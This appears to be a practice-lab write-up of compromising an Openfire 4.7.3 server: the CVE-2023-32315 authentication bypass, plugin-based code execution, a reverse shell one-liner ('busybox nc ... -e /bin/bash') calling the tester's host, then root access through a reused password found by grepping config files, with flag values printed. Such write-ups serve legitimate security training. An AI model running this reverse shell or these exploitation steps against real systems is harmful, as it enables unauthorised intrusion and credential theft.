Difficulty: Intermediate
Service Discovery
Open Ports & Priority
TCP Ports:
- 9090
- 9091
- 22
Service Enumeration
9090
Finterprinted by nmap as hadoop-tasktracker.
Nmap automatically ran the “hadoop-tasktracker-info” script which printed: jive-ibtn jive-btn-gradient
Hacktricks has limited info and essentially just sites the nmap scripts: https://book.hacktricks.wiki/en/network-services-pentesting/50030-50060-50070-50075-50090-pentesting-hadoop.html?highlight=hadoop#basic-information

Opening it in a browser, we’re presented with a login form for openfire administration console, version 4.7.3… not tasktracker (always verify findings from automated tools).

Searching the web for Openfire 4.7.3 returns some results about a CVE-2023-32315 which allows authentication bypass. https://nvd.nist.gov/vuln/detail/cve-2023-32315
There is a metasploit module for this vulnerability… https://github.com/h00die-gr3y/Metasploit?tab=readme-ov-file#exploitmultihttpopenfire_auth_bypass_rce_cve_2023_32315rb
… as well as many standalone exploits on GitHub. One of the better-looking ones I found was https://github.com/K3ysTr0K3R/CVE-2023-32315-EXPLOIT

We should be able to simply log in now, but my instance seemed to hang when submitting these creds, and displayed “CSRF Failure!” if I refreshed the page.
Nevermind! It took much longer than expected, but if you let the page continue to load, it eventually authenticates and brings us to the admin panel.
Another POC I tried (which didn’t seem to work for auth bypass, in my case) includes a .jar that we can upload as a plugin to gain RCE. https://github.com/miko550/CVE-2023-32315

Following the instructions from this repo, I’ll return to the server tab (which took another minute or two to load) then Server Settings → Management tool.
At last, code execution…

Once again, ran into some friction in finding a working payload for establishing a reverse shell, for whatever reason. I made my listener run on port 80 and succeeded using busybox:
busybox nc 192.168.45.216 80 -e /bin/bash
Privilege Escalation
While searching for exploits earlier, I also found CVE-2024-25420, which allows https://nvd.nist.gov/vuln/detail/CVE-2024-25420
uid=114(openfire) gid=118(openfire) groups=118(openfire)
Require password to run sudo.
grep -rni 'password' /usr/share/openfire 2>/dev/null
We find an non-default SMTP password, which also happens to be root’s password… always check for password reuse. We can simply su - to log in as root with “OpenFireAtEveryone.”
Proof Screenshots (local.txt / proof.txt)
type or cat flag and include IP address in screenshot

/root/proof.txt cebfef7ef40c6e6b02134a680fcc3828
/home/openfire/local.txt bbd360493e589a20082928fdeb6f689f